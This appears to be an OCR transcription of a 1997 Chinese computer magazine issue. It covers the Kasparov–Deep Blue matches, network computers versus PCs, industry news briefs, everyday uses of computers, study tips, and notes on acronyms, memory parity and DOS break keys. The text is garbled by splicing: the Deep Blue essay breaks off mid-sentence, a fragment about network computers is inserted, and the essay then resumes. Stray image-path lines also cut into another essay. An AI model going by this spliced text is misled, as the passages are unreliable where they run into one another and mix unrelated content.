1989 年的人机之战虽然以卡斯帕罗夫 2:0 取胜而结束，但仍令国际象棋界感到了电脑的威胁，不管在棋界还是计算机界，绝大多数人认为电脑战胜人脑将成为历史的必然。就连一向目无余子的卡斯帕罗夫，也只敢发誓，要把人类尊严捍卫到 2010 年。

进入 90 年代，随着电脑技术的飞速发展，卡斯帕罗夫的誓言却早早被打破。1994 年，英国一台名为"奔腾天才"的电脑以快棋方式向卡斯帕罗夫提出挑战，结果，一胜一和，电脑首次战胜了人脑。然而，由于是快棋赛，这一赛事并未引起多大的轰动。尽管如此，心高气傲的卡斯帕罗夫仍然耿耿于怀，95 年，再次与"奔腾天才"对弈，以相同战绩战胜了电脑，报了一箭之仇。

最严峻的挑战发生在 1996 年。IBM 公司以包括国际象棋特级大师在内的 6 人小组培养出的电脑国际象棋特级大师"深蓝"向卡斯帕罗夫提出正式挑战。这一挑战在西方世界引起极大轰动，特别是当卡斯帕罗夫输掉首局后，舆论更是一片大哗。幸而卡斯帕罗夫顽强奋战，终以 4:2 战胜了"深蓝"，替人类暂时守住了这块阵地。一时间，卡斯帕罗夫仿佛成了救世的英雄。

好景不长，经过研究和改进，IBM 公司培训的"资质"更好的电脑"更深的蓝"97 年 4 月再次挑战卡斯帕罗夫。这次，卡斯帕罗夫却显得力不从心，在第二局有望守和的情况下认负之后，更是兵无斗志，很快就以 3.5:2.5 败下阵来。赛后，尽管情绪激动的卡斯帕罗夫眼含热泪，并提出了竞赛方式的种种不公之处，然而，普遍观点仍然认为，电脑与人脑的较量已经开始，而电脑战胜人脑只是早晚

无线遥控。网络界面支持以太网、ATM、ISDN 等。并行端口可操作打印机。

ROM 卡存放 NC 的 OS、Web 浏览器、文字处理器、运行 Java 的环境，多媒体演放器、电子音乐合成器等各种软件。用户可以更换 ROM 卡，或从网络下载其它软件入 RAM 以改变自己拥有的软件。

以 Java 为中心的 NC 也开始得到广泛使用。例如 FID 便建议购买 17000 台 Sun 的 JavaStation 以取代它在全美的花卉商店中已经陈旧了的 PC。在 NC 蓬勃发展的形势下，英特尔也宣布它的 Pentium 处理器将支持 NC，而微软甚至在考虑把它新推出的小型 OS 即 Windows CE 定位于在 NC 上使用。

补充 PC　六大用途

NC 的存在和发展，它将部分地取代 PC，已是不可抗拒的趋势。然而它也不会完全取代 PC，这是因为：第一，NC 必须连接于网络上使用，对于非网络用途，还非 PC 莫属；第二，NC 功能毕竟有限，即便连接于网络上使用，也不是在任何情况下都是最佳的选择。因此今后 NC 和 PC 将长期并存、互相补充、共同发展。

最适合采用 NC 的，有以下六种情况:

1. 用户只用很少几种程序工作。这时用户很少需要新的应用，而瘦客户机通常不让用户安装不能用于服务器的软件，所以适于这种情况。

2. 共享一台机器。现代企业有多种雇佣方式。除全部雇用一个人外，还有部分受雇者、临时工等。对于这些人没有必要为他们每人配备一台计算机。由于 NC 无独立"户口"，对谁都一视同仁，各个雇员在登录后都能像拥有自己个人的工作环境一样使用，所以适用于这种情况。

3. 僻远的难以得到支持的用户。因为 NC 简单不容易出故障。即使坏了用一台新机更换也很容易。

4. 需要使用远地数据而不是本地数据的作业。这类作业高度专业化而且以网络为中心，当然最适合采用 NC。

5. 无论何时安全性都是最重要是。通常的 PC 把所有东西都存放本地，而访问本地存储比较容易。NC 把所有东西都放在服务器中，服务器的安全措施较严密。就像把现金放在银行比放在家中保险一样，使用 NC 比使用 PC 作为客户机将更为安全。至于数据经由网络路程中被窃的问题，用 NC 和用 PC 作为客户机都是一样的。

6. 取代陈旧的基于文本的各种终端。这类终端包括 IBM 3270 和 5250 终端、VT 系列终端以及类似的 ASCII/ANSI 装置。瘦客户机能使用它们所用的程序和数据，还能提供 GUI，并能访问互联网和企业网，用瘦客户机取代这类陈旧终端是再合适不过的了。

之间。果真如此吗？

电脑远未战胜人脑

事实上，人脑与电脑的竞赛早已开始，而在很多方面，电脑早已遥遥领先于人脑。在速度上，每秒进行亿次运算的计算机七十年代即已研制成功，电脑的速度早已令人脑甘拜下风。在存储量上，电脑可以将世界上所有图书资料完整地存贮在电脑的数据库之中，并能随用随调，较之人脑的记忆，无疑是遥遥领先。然而，电脑虽然有如此大的优势，却恰恰在最重要的领域：逻辑能力、归纳总结能力、创造性思维能力方面远远落后于人类。

为了使电脑得到更大范围的应用，早在 50 年代，人们就开始了人工智能方面的研究，希望电脑能象人脑一样思维。然而，人类对自身认识一直停留在很初级的阶段，对人脑的思维历程至今尚无明确的了解，人工智能研究在这种情况下，几十年来进展缓慢，至今还没有得到具有实质性的突破，由此，电脑的智能也就一直难有发展。

“更深的蓝”在国际象棋领域战胜卡斯帕罗夫所依赖的，仍然并不是智能，而是它每秒 2 亿次的计算速度和存贮了 200 万局棋谱的超大信息库。如果我们在这方面进行比较的话，人脑自然远不及电脑快捷。代表当今棋界最高水平的卡斯帕罗夫据称每秒可以计算出 3 步棋，这对于每秒 2 亿次运算速度的计算机不是太小儿科了吗？电脑中存贮的棋谱达 200 万局，这么多棋谱卡斯帕罗夫就算每十分种看一局，不吃不睡，也要看 40 多年，这一点，计算机是人类难以企及的。

再从比赛条件来看，电脑是一台冷冰冰的机器，只要通电，它不计其它任何条件，不会生病，没有情绪影响，严格执行程序，决不会出任何战术错误。人则不行，身体状况、情绪、周围环境都会影响到思维进程。人还会犯各种各样的战术错误，卡斯帕罗夫第二局无端认输，正是一个这样的例子。在这样的条件下比赛，不怪卡斯帕罗夫赛后没完没了的报怨。

事实上，就在如此之大的差距下，人机之战仍下得难解难分。那么，是否换一台计算速度更快，存贮量更大的计算机，就能更轻易地战胜人类呢？其实不然。从“深蓝”到“更深的蓝”，机算速度增加了一倍，但从棋上看，其水平提高得非常有限。单就速度来说，很多计算机运算速度已大大超过“更深的蓝”，据称，1998 年美国将推出每秒运算速度达 3 万亿次的计算机，即便如此，让它与人类对弈，除了走棋的时间会大大加快以外，其它提高也会很有限。这里面的原因只有一个，那就是再快速度的电脑也只能按人类输进的程序进行分析、判断，其速度和正确性可以有很大提高，但标准和方法却只能限于人类的水平，不可能有丝毫超越。

即然如此，为什么在卡斯帕罗夫失利之后，那么多人惶恐不安，仿佛世界未日即将来临呢？这正体现了人脑特有的自我意识所造就的人类自恋情节。

人所区别于动物的在于思想。凭此，人发明了汽车，以弥补速度；发明了飞机，以飞上蓝天；发明了机械，以增强效率；发明了电脑，以补充思维。但是，且慢，补充思维，这恰恰触到了人的痛处。电脑出现之前，人是天下万物中唯一具备思维的生灵，现在电脑要打破这一唯一性，这不禁令人类大为恐慌，一系列的智能机器人灾难片就是对这一恐怖的描述。人太注重思维了，容不得别人分享。

事实上，人造出来的机器再先进，也不会对人的智能提出挑战，因为那只是人类智慧的体现。只有当机器造出象“深蓝”这样的机器时，才是机器智能向人工智能挑战的开始。既便如此，人即然能够造出“智能”型机器，那么自有办法让他向有利于人类的方向发展。正象一位哲人所说的：灾难的产生不在于无法预防，其危险之处在于没有预见。我们现在已经明确的知道（甚至有些夸大）机器智能化可能带来的危害，我们也就一定会有办法控制它。未来的世界绝不会是时空变幻，人机大战，焦土遍野的恐怖时代，相反，在智能化机器的帮助下，人脑与电脑将携手共进，创造人类美好的未来。

IBM 告诉我们

既然此次人机之战只是告诉我们电脑运算速度比人快，电脑准确性比人高等一些人们早已熟知的东西，IBM 公司为什么还斥资数千万，历时数年去研究、准备这场人机之战呢？大约有三条理由可以解释这一问题：第一是商业动机，第二是技术需要，第三则是人类特有的，基于某种文化、历史背景的理由，那就是热爱——一个非逻辑的原因。

在商业动机方面，IBM 的主要商业方向是向大企业出售其尖端计算机产品。人机之战虽然轰动一时，但这类轰动很难影响 IBM 的推销对象 —— 以冷静、严格著称的技术人员，看起来，这一活动与对象岂不南辕北辙吗？

这正是 IBM 教给我们的第一方面。IBM 的商业宣传早已走出了推销产品这一简单模式的框缚，这一活动，不仅展示了 IBM 公司的形象，突出了 IBM 的技术实力，更重要的是向世人展示了计算机业未来的光明前景。这对于追求眼前利益的低层次企业行为来说，有着巨大的反差。对其效果最为有力的证明便是，人机大战结束后的第二天，纽约股票市场 IBM 股票价格一下上扬了 3.6%，IBM 公司一夜之间至少得到了 2 亿美元的收益，而与未来利益相比，这些恐怕还只算是九牛一毛罢了。

IBM 举办这一活动的第二个目的就是对其技术加以检验。与卡斯帕罗夫竞赛的“更深的蓝”，实际上不是一台电脑，它是由 32 台电脑并行联结的一个电脑网络。IBM 成立“深蓝”研究项目组的目的，就是用对电脑下棋的研究来探索如何利用并行处理解决复杂问题的方法。把这种测试安排成如此一个举世瞩目的竞赛，即加强了测试的实战性，又突出了 IBM 形象，同时向世人宣告了计算机业的巨大成就，一举三得，这是 IBM 宣传及技术企划结合的又一精典之作。一则“下棋仅仅是深蓝的业余爱好”的广告所造成的震憾效果，相对于闭门造车，而后再投入巨额广告费发布新品的古老模式而言，无疑有巨大的飞跃。同时，为中国的企业家们提供了一个可资借鉴的样板。这是 IBM 给我们上的又一堂课。

值得我们借鉴的还有很多，但很重要的一点就是企业行为与社会文化的融合。这种融合并不是那种拉着文化大旗，行谋求企业现实利益之实的短视行为，而正是向 IBM 所做的，全心全意地撒播文化的种子，而收获的当然不仅仅是文化。这其中的奥妙，值得我们深思。中国有五千年历史，里面沉淀着丰富的文化底蕴，中国的企业，特别是中国的大型企业，有必要从“在商言商”中走出来，背负起文化宣传、思想宣传的重担，这不仅仅是压力和负担，里面蕴藏着无尽的商机和丰厚的回报。有远见的企业在追求自身经济效益及企业规模成长的同时，别忘了企业文化的成长，更别忘了企业文化向社会文化传播和推广的价值。只有“前人栽树”才有“后人乘凉”，只有当企业家们的眼光超越经营的理念，进入文化的范畴，我们的大型企业才真正能够进入世界级大企业俱乐部，永保活力和青春。这是 IBM 给我们上的最重要的一课。

动态消息

Intel 推出 233MHz 台式机多能奔腾处理器 至此，Intel 已推出 11 种带有 MMX 技术的微处理器。据悉，国内的电脑厂商将很快推出基于 233 MHz 多能奔腾处理器的系统。

另有消息，6 月 16 日，Intel 正式发布了网络 PC（Net PC），COMPAQ、DELL、HP 也参加了发布会，并与 Intel、微软共同制定了 Net PC 的标准规范。Net PC 可实现集中式管理并有助于降低 PC 支持的成本。

Cyrix 发布 M2 6 月 18 日，Cyrix 发表一款名为 6X86MX ™，代号 M2 的微处理器，据称该处理器可执行 MMX ™ 多媒体功能，能发挥等同于 Pentium® Ⅱ的性能，而价位是 Pentium® Ⅱ的一半，M2 是 Cyrix 极具竞争力的新产品，它的出现，将对多媒体电脑市场造成较大的冲击。

HP 新动态 HP 成为 1998 年法国世界杯足球赛官方信息技术产品指定供应商。

6 月 11 日，由中国印刷及设备器材协会、电子出版分会主办的 '97 电子出版时光杯彩色打印产品评测活动揭晓，HP 有五项产品获奖，其中，DeskJet 690C 喷墨打印机荣获小幅面最有价值产品奖。

7 月 9 日，惠普在京举办了中美儿童联合演唱会，并向中国交响乐团附属少年及女子合唱团捐赠了微机和打印机，表示对中国少儿艺术事业的关心和支持。

AST 新品发布 7 月 15 日，AST 举办了 1997 年新产品发布会，展示了中国用户熟知的各系列产品的最新机型，其中 Advantage! 2000 多媒体电脑，采用了多能奔腾处理器，据介绍是专为中国市场设计的。

Oracle 8 发布 6 月 25 日，Oracle 在全球同时发布了 Oracle 8 for Windows NT，增强了作为操作系统信息管理软件的最大供应商的领导地位。据介绍，Oracle 8 针对网络计算的特点作了重大的改进，它可支持 20000 个同时联机的用户，一天内用户数目可超过百万，比 Oracle 7 支持的用户数量提高了 10 倍，支持的数据量是 Oracle 7 的几百倍。在未来 3～5 年内，Oracle 公司将其数据库平台定位在 Oracle 8，它是 Oracle 网络计算机结构的重要部分，是确保 Oracle 向为网络计算提供完整解决方案的厂商转型的重要保证。

Lexmark"敬师卡"征集大赛开始 此次大赛分为儿童（5 岁－11 岁）、少年（12 岁－15 岁）、青年（16 岁－20 岁）三个年龄组。各地的中小学和青少年宫可集体选送优秀作品参赛，全国青少年也可以个人身份参赛。征集时间从 6 月 25 日至 8 月 20 日，8 月 25 日颁奖。大赛的奖品是由 Lexmark 提供的彩色喷墨打印机，其中，特别奖的奖品是 Lexmark 在美最新发布的分辨率为 1200×1200dpi 的 Lexmark 7000。

Acer"惊夏"大行动 此次行动的内容是包括 PC 台式机、笔记本、服务器等在内的全系列产品的降价，其中包括 Aspire 多媒体电脑、全民电脑"双子星Ⅱ"等适合家庭的个人电脑产品。此次降价的平均降幅为 12%。

贺氏服务新承诺 6 月 18 日，贺氏在京举行了授权分销商颁牌仪式，并提出了"决胜服务"口号及相应计划——服务'两保'承诺。第一保为贺氏保证用户在购机 14 天内，若发现问题可到原购买处更换新机；第二保为用户购机两年内出现任何质量问题，可在授权维修中心得到免费更换好机，维修周期为 3 天。

Maxtor 又出新品 6 月 17 日，Maxtor 宣布在中国推出 DiamondMax 1750 钻石二代系列硬盘，有 7.0、5.2、3.5、1.7GB 四种，钻石二代拥有 UltraDMA 资料传输速率的硬盘技术，传输速率为每秒 33MB。

IBM 推出语音识别新软件 6 月 10 日，IBM 推出 Simply Speaking Gold，与 VoiceTypes Simply Speaking 听写软件相比，新软件增加了文本读出、网络语音漫游和连续讲话等功能。此外，IBM 还将推出连续语音听写产品 Via Voice，它可识别正常讲话的话音。

同创暑期活动 7 月 15 日至 8 月 30 日，同创举行"同创 Internet PC，送您彩色打印机"暑期活动，据介绍，同创的 Internet PC 是针对中国家庭用户需求设计的个人电脑，有联入 Internet 简单化、ISP 服务本地化、浏览中文化等特点。此次活动推出三种机型：同乐Ⅱ P133、P166/MMX、同乐Ⅲ P166/MMX。活动期间，凡购买同创 Internet PC 的用户，都可得到一台 Lexmark 彩色喷墨打印机。

清华紫光发布 AGFA（爱克发）扫描仪 6 月 17 日清华紫光"带给您全新感受" '97 新品之旅在京举行。展示了 AGFA 的 Snap 系列的 Snap300、Snap600、Snap Artline 三款适合家庭和小型办公环境使用的低价位扫描仪产品。紫光扫描仪中心从去年 8 月与德国 AGFA 公司合作，目前已在全国建立了五个维修站。

"王子电脑"服务新措施 民安公司提出"你订货，我付电话费"的承诺，在目前有 800 业务的城市，用户直接拨打 8008100127，即可向民安公司订购"王子电脑"，不必付长途电话费用。同时，"王子电脑"还在京推出了新的服务策略：硬件问题上门服务，24 小时内响应，48 小时内解决问题。

《自然码》新消息 近日《自然码》的发明人周志农推出了支持 Win95、Win3.X、DOS 环境的全新 6.0 版。ZRM6.0 版的新增功能有：全拼音、混合拼音、动态调频、静态调频、中文数字、智能中文标点、形码查询输入、语句缓冲输入、删除内部词组等功能。

神通广大的计算机

□北京　操龙兵

计算机是20世纪人类最伟大的发明之一,它的出现有力地推动了社会的进步与发展，并以其为核心导致信息时代的大跃进，社会的每一个角落都有它的烙印,在各行各业中发挥着巨大的作用,对我们的工作和生活产生了深远的影响。

科学家们在火箭发射、天气预报、勘探等科学计算中几麻袋稿纸的手算工作量，用大型计算机可能几秒钟就完成了，而且准确率相当高。用计算机代替人去做那些重复性的、或危险恶劣环境下的数据采集与处理、监控,以及利用它来模拟设计发型或制造飞机、汽车、建筑物等,既能节省时间、又能优化性能、缩短周期,从而降低资金投入。如美国政府与IBM公司联手计划开发一种超大规模的计算机系统，用于在不引爆核装置的情况下对核武器进行试验，它不仅可以减少核试验的危险性，还可以节约大量的实验经费。在电子防空系统中的敌机拦截、洲际导弹制导、飞行员指挥官模拟指挥战争以及电子对抗、破译密码,计算机的应用更是无处不在。尤其是以信息战、电子战为特点的未来战争更是离不开高性能的计算机。如在海湾战争中,首先发动攻击的高性能隐身战机F117A,它的操纵驾驶系统大部分采用计算机来实现自动控制，使飞行员的工作量大大减少,而头盔瞄准系统的应用,更使计算机的应用达到随心所欲的地步，飞行员只需简单地按一个按钮，计算机就可以自动对所搜索的目标进行敌我识别,然后计算目标的飞行状态,调整火控系统进行锁定，计算发射导弹的最佳时机，无论是从命中精度，操纵强度都是单凭人力所无法达到的。更使现代战争的模式发生了质的飞跃。

在传统的办公环境中,文山会海可谓司空见惯,让人无可奈何,由计算机组成的自动办公系统、信息管理系统可以随时方便地录、改、编辑各种文稿,查询单位内外的各种信息,召开电视会议,实现无纸化办公。尤其是在印刷行业中，计算机的应用使其最终告别铅与火的时代，走向光与电的新纪元。计算机的出现将毕升的活字印刷术送进了博物馆，而代之以激光照排印刷。未来以光盘形式出现的电子图书可能部分取代纸制图书,而它更是集图、文、声于一身,色彩更鲜艳、阅读更方便、声音更逼真。大批的电脑工作者还设计了众多的报版、书版软件,这些软件从确定版芯、自动排版到输出胶片,可以大量节省人力、物力,而且操作简单,计算机几乎把全部的、重复性的工作承担下来,一个人只需进行简单的键盘控制，就可实现过去几十人的工作量。像光明日报社的采编中心所采用的最新电脑网络技术，可说是我国报业技术发展史上的一个里程碑。采编中心大型新闻综合业务网包括采编流程管理系统、报纸组版系统、远程传版系统和资料检索系统。其中的采编流程管理系统,使新闻的采、编、录、校等多道环节可以全部在网络上运行，采编系统中设有远传库，国内外记者均可通过电话线将稿件直接送入网络中,速度很快,既提高了新闻的时效性,又缩短了电话占用时间,其经济效益十分可观。另外,系统还提供了自动校对、电子邮件、电子字典等多种实用功能。光明日报社将全国 35个记者站全部实现电脑化并与采编中心联网后，外出采访的记者若再配备笔记本电脑,稿件可随时传回采编中心进行处理。

在现代生活中,计算机医生专家系统,交通指挥和监督,计算机订票,自动分拣信件,计算机电子词典的使用,使人们在医疗,出行,购物等方面都能感受到计算机的存在。例如 前段时间,法国研制成功的医学界第一套电脑化的血液图，生物学家可以通过电脑查阅各种不同的血细胞，再与国际互联网相配合可以得到全世界血液研究的最新资料,这套软件还附有一个"专家系统",生物学家可以通过它来鉴定显微镜下难以辨认的血细胞，这种软件可以完成那些只有受过特别训练的专家才能胜任的分析工作，它的广泛使用将使社会的医疗保健工作变得更加普及、更加方便,尤其是一些复杂的诊断、保健等工作在小医院、小诊所就可以做到。而充分利用 INTERNET 网进行专家会诊、远程诊断、治疗更是日益发展壮大,对此,国内、国外已多有报道。


在家庭生活中,计算机的应用也日趋普及,家用电器的自动化、智能化,家庭财务管理,子女教育、家庭影院与通信等，让人真正享受现代生活。利用计算机进行文学创作、绘画、动画片制作、电子特技合成电影、电


子音乐演奏等，使凡夫俗子也能够与名家名流一争高低。自从卡斯帕罗夫在与“深蓝”的斗争中失利，再加卡氏在赛前宣称是为人类而战的宣传，使很多人产生一种对未来的恐怖：认为人可能会被自己的创造物所取代。但更多的科学家正在为人类自身的完善与发展而努力攀登。为了与具有高速运算能力的电脑相抗衡，有些聪明绝顶的科学家想出了一个绝妙的办法：把电脑植入人脑，让人脑和电脑合二为一，既能发扬人脑善于思考之长，又能弥补计算速度慢之短；既能发挥电脑计算速度快之长，又弥补其不会思考之短，做到人脑与电脑的优势互补。这已经不是什么天方夜谭，并已取得了突破性的进展。美国科学家迈克尼.迪林目前正在深入研究在人的颈部植入电脑芯片的技术，这种技术的要点是：“芯片安装在人脑壳底部神经中枢之外，神经束通过芯片而与人脑发生联系，这样一来，人脑所产生的每一次思维，都会在大脑的500多亿个神经细胞中留下电子活动轨迹，而这些轨迹都会在电脑芯片的接收器上反映出来，与此同时，电脑芯片对人脑发出的指令进行处理后，迅即通过发送器反馈回人脑，从而形成迪林所称的思维世界与物质世界之间信息交流的‘通道’。”而美国斯坦福大学的格雷格教授也成功地完成了电脑芯片移植的理论研究，并致力于研制一种新的超微型电脑芯片，使它能够与人脑的神经系统相接，现在已解决了两大难题：一是植入人颈部皮肤内的电脑芯片的寿命从8天延长到一年多；二是掌握了电脑芯片与神经末梢的融合方法。这个研究小组在老鼠身上进行的试验令世人瞩目：植入老鼠神经系统的电脑芯片已经使老鼠的假腿发生“知觉”，老鼠已经能够随心所欲地通过电脑芯片指挥这条假腿，使其动作灵活自如，并且与其他三条真腿的动作协调一致。也可以把整个图书馆的信息存储在芯片中，再植入人脑，随用随取，那样，人类可就变得更聪明啦！

由计算机构成的局域网、广域网的广泛使用，已使人类进入一种把世界放在掌中和把信息放在指尖上的时代。未来的世界，地球将如同一个巨大的智慧大脑，全球的每一个角落、每个人都可以心心相映，而不受语言、肤色、民族或习惯的约束。从英国的网上征兵、到AC米兰足球俱乐部设立网页，再到中国的粤剧利用国际互联网走向世界，网络的应用使人们真正体会到“坐地日行八万里，足不出户，而尽知天下事”的感觉。连美国也要利用国际互联网来树立自己的政府形象，甚至在有些国家还推出了“网络葬礼”的服务业务，使死者相隔万里之外的亲朋好友，在家里也可以在葬礼中表达自己的哀悼与悲伤。充分利用国际互联网发财的例子，更是不胜枚举：山东青州市黄楼镇芦李村农民李鸿儒在全国花卉业中率先进入国际互联网，踏上了信息高速公路，把花卉营销融入了国际市场，收益丰厚。他从北京大学计算中心聘请了一名大学生，并购置了电脑，在国际互联网中，他把自己公司花卉的品种、价格以图文形式介绍给世界各地的用户，也能了解世界花卉行业信息，去年他公司的花卉销售额达950万元。自从去年在香港举办的国际花卉贸易博览会上，观赏性凤梨被确定为主体花卉后，他通过国际互联网从荷兰一家公司引进3000盆凤梨投放市场，很快就销售一空。

目前，我国针对世界上的信息高速公路革命提出了“金桥、金关、金卡”等金字系列工程。“金桥”工程与现有的各种邮电通信网络互连互通，形成了一个覆盖全国、天地一体的信息网；“金关”则加强和完善外贸管理、实现通关自动化，“金卡”工程减少现金流通、方便人民生活。将来人们身上可能找不到钞票，却携带有一大叠卡：银行卡、月票卡、身份卡、保健卡等等，社会将变成一个充满卡的社会。所有这一切都离不开计算机。如在我国的深圳市公交公司，将一种非接触式IC卡验票机安装到公共汽车上，这种验票机的有效距离约为10厘米，IC卡是由IC芯片、感应天线组成，密封在一个标准塑料卡中，当乘客上车时，只要将普通名片大小的白塑料卡在验票机旁轻轻掠过，验票机发出“嘀”声，整个验票过程在不到0.3秒的时间里就可结束，这种“电子月票”可以储存最高面额达500元，最低为100元。“电子月票”的使用，将使公交管理向无人化、现代化的发展前进一大步。另外，据一些新闻媒介报道：山东莱芜郊区的农民也开始用IC智能卡买水浇地。这是一种灌区自动管理系统，这种电脑自动控制系统的启用，体现了国家水资源管理向自动化、现代化转变的程度。农民首先购买用水IC卡，预交水费，在每个水井房中均设有一台电脑，将IC卡插入电脑，就可自动启动水泵电源开关，微机还将显示每次的用水量、价格及IC卡的票款余额，当累计费用达到预交款额时，电脑将自动关机。每个井房的电脑都接受总控制台微机的控制，这不仅可以节省大量花费在管理上的费用，又可以有效地防止欠款用水、营私舞弊等不良现象的发生。

今天，我们的生活已强烈地呈现出数字化色彩；明天，我们的社会必将随着计算机技术的发展和普及而更加丰富多彩。





首先，要了解一定的硬件知识。不少人刚开始学电脑就抱本 DOS 操作指南之类的教材，坐在电脑前将教材上的命令一个个使用一次。这样的话，对电脑硬件一无所知怎能掌握好对它们的操作？例如，对内存的作用不理解，就难于理解 DOS 中的内部命令与外部命令的区别，对硬盘、软盘的作用不明白，就难于理解为什么要进行文件的安装等等。由于操作系统的操作有许多是针对硬件的，对硬件的掌握能推动操作系统的学习。

其次，对自己所要学习的软件要有明确的认识。计算机软件分为系统软件和应用软件，应用软件是能直接为用户解决某一特定问题的软件，它必须以系统软件为基础。而系统软件则是对计算机进行管理、提供应用软件运行环境的软件。如 DOS、WINDOWS 属于操作系统软件，它们的作用是实现对计算机硬件、软件的管理；UCDOS、中文之星等软件属于中文平台，要依附于操作系统上，提供中文运行环境；FoxBASE、FoxPro 等为数据库系统，属于管理系统软件；而 WPS、WORD 为字处理软件，它们就属于应用软件了。学计算机操作其实就是计算机软件的操作，在每学一种新软件之前先明确它属于哪一类的软件，它能为我们做些什么。

第三，要以操作系统的学习为主。做一切事情都要抓住主要矛盾，计算机软件数以千万计，一个人不可能每种软件都去学习，但它们都要依靠操作系统而工作。操作系统的知识掌握好了，我们就能随心所欲的管理计算机。如遇到要使用的新软件，我们可以根据要求调试好该软件所要求的运行环境，再根据操作手册就能掌握它的使用方法了。

第四，掌握适当的学习方法。计算机的学习一定不能离开计算机，光看教材是学不会的。但也不能不看教材，只在计算机上操作（当然，使用教学软件学习除外）。一般情况下，以学习教材和上机操作各占一半时间为宜。首先学习教材，写好上机操作计划，然后再上机操作，遇到不明白的问题记下来，再回头到教材找答案或请教他人，再上机试试能否将问题解决。经过这样的学习，你的计算机水平一定能提高很快。

第五，要进行广泛的阅读。学习时应以一本较好的电脑教材为主（可请有经验的人帮助挑选），但它不可能包罗万象，所以还应多参考其它的书籍，取长补短。另外，要多阅读电脑类的报纸、杂志，也许你遇到的问题已经有人为你解答了，可以避免走弯路。 ◈

缩略语

IDE（Integrated Drive Electronics）——集成驱动电子设备，它是一种在主机处理器和磁盘驱动器之间广泛使用的集成总线。绝大部分 PC 的硬盘和相当数量的 CD－ROM 驱动器，都是通过这种接口和主机连接的。我们常见的所谓“多功能卡”就是由 IDE 接口、串并口、游戏口和软驱接口组成的。

SCSI（Small Computer System Interface）——小型计算机系统接口。现在这种接口已经不再局限于将各种设备与小型机直接连接起来，它已经成为各种计算机，包括工作站、小型机、中型机甚至大型计算机的系统接口。从八十年代初出现 SCSI 产品后，它一鸣惊人，迅速发展成为一种高性能的普遍采用的接口技术。从 SCSI－Ⅰ到 SCSI－Ⅱ技术不断接近成熟，从磁盘、磁带机、光盘等外围存储设备接口到各种其它外围设备，如打印机、扫描仪、计算机网络服务器，图像处理设备和工控设备等，应用范围不断扩大。SCSI 总线已被中、小型系统、工作站和高档微机普遍采用，成为先进系统的标志之一。在 PC 中采用 SCSI 接口比采用 IDE 接口的优点在于它能明显提高 I/O 速度，而且比 IDE 容易连接更多的设备。但它需要专用的 SCSI 接口卡，整个系统的价格也要贵得多。（北京　刘浩生）

SDRAM（Synchronous Dynamic Random Access Memory）——同步动态随机存取存储器，即同步内存（64 位，168 线）。它与 CPU 间的传输速率理论上最大可达 528MB/Sec，比 EDO 内存高一倍。

EDO（Extended Data Out）——扩充数据输出，也称为超页模式（一页指 DRAM 芯片上一排存储器中的一个 2048 位片断）。

内存与奇偶校验

内存条一直有带奇偶校验和不带奇偶校验之分，校验位是附加的一个数位，其具体的表现形式是在内存条上多了一个芯片（对应两片装和八片装分别是三片装和九片装）。笼统说来，所谓内存的奇偶校验，是CPU检测存储器保存数据完整性的一种方式。其原理很简单，电脑可以识别的数据是以0和1表示的，奇偶校验就是指对数据中0或1的个数是否为奇数或偶数进行核查。具有奇校验功能就是在数据传输时将0或1的个数凑成奇数（个数已经是奇数的就不需要额外添加了），传输到目标后再检验得到的数据中0或1的个数是否仍为奇数，如果是则说明传输正确，否则说明数据传输错误，并显示“奇偶校验错”。偶校验也是这个道理。尽管奇偶校验可以检测数据传输的准确性，但在实际中很少发生这种错误，业界对电脑是否有必要使用奇偶校验亦多有争议。其实对于用户来说，没有必要在这上面过多纠缠，如果使用不带校验位的内存条，只须把CMOS参数中的Memory Parity Error Check项置为Disabled就可以了。这样甚至还可以略微加快系统的启动时间。（山东　姚鲁宁）

Ctrl＋Break与Ctrl＋C

Ctrl＋Break和Ctrl＋C在某些情况下都可以终止一个程序的执行，但它们并不完全一样。

Ctrl＋Break执行的进程是：当从健盘上输入Ctrl＋Break时，BIOS将产生中断INT 1BH。机器启动后，BIOS将这个中断向量指向一个IRET指令，但当DOS装入时，由DOS处理Ctrl＋Break的中断，并将DOS的中断处理程序地址插入到1BH这个中断向量中，此中断处理程序调用DOS隐含中断INT 23H。

Ctrl＋C的执行进程是：当从键盘输入Ctrl＋C时，DOS将控制权转移到中断向量表中INT 23H的地址处执行INT 23H处理功能。

从二者的执行进程来看，在DOS环境下，二者最终都是通过执行DOS的INT 23H中断向量指向的中断处理程序来完成处理功能的，因此，正常情况下，二者功能是一样的。但不同之处是Ctrl＋Break是通过BIOS功能来执行，而Ctrl＋C是通过DOS功能调用执行。程序设计者可以修改此中断向量使其指向他们自己的中断处理程序。比如有的程序屏蔽掉Ctrl＋Break和Ctrl＋C，使它们无法作用，从而防止中途中断退出。同样用户也可以通过修改INT 1BH使其指向用户自己的程序，此时Ctrl＋Break与Ctrl＋C的功能就不一样了。

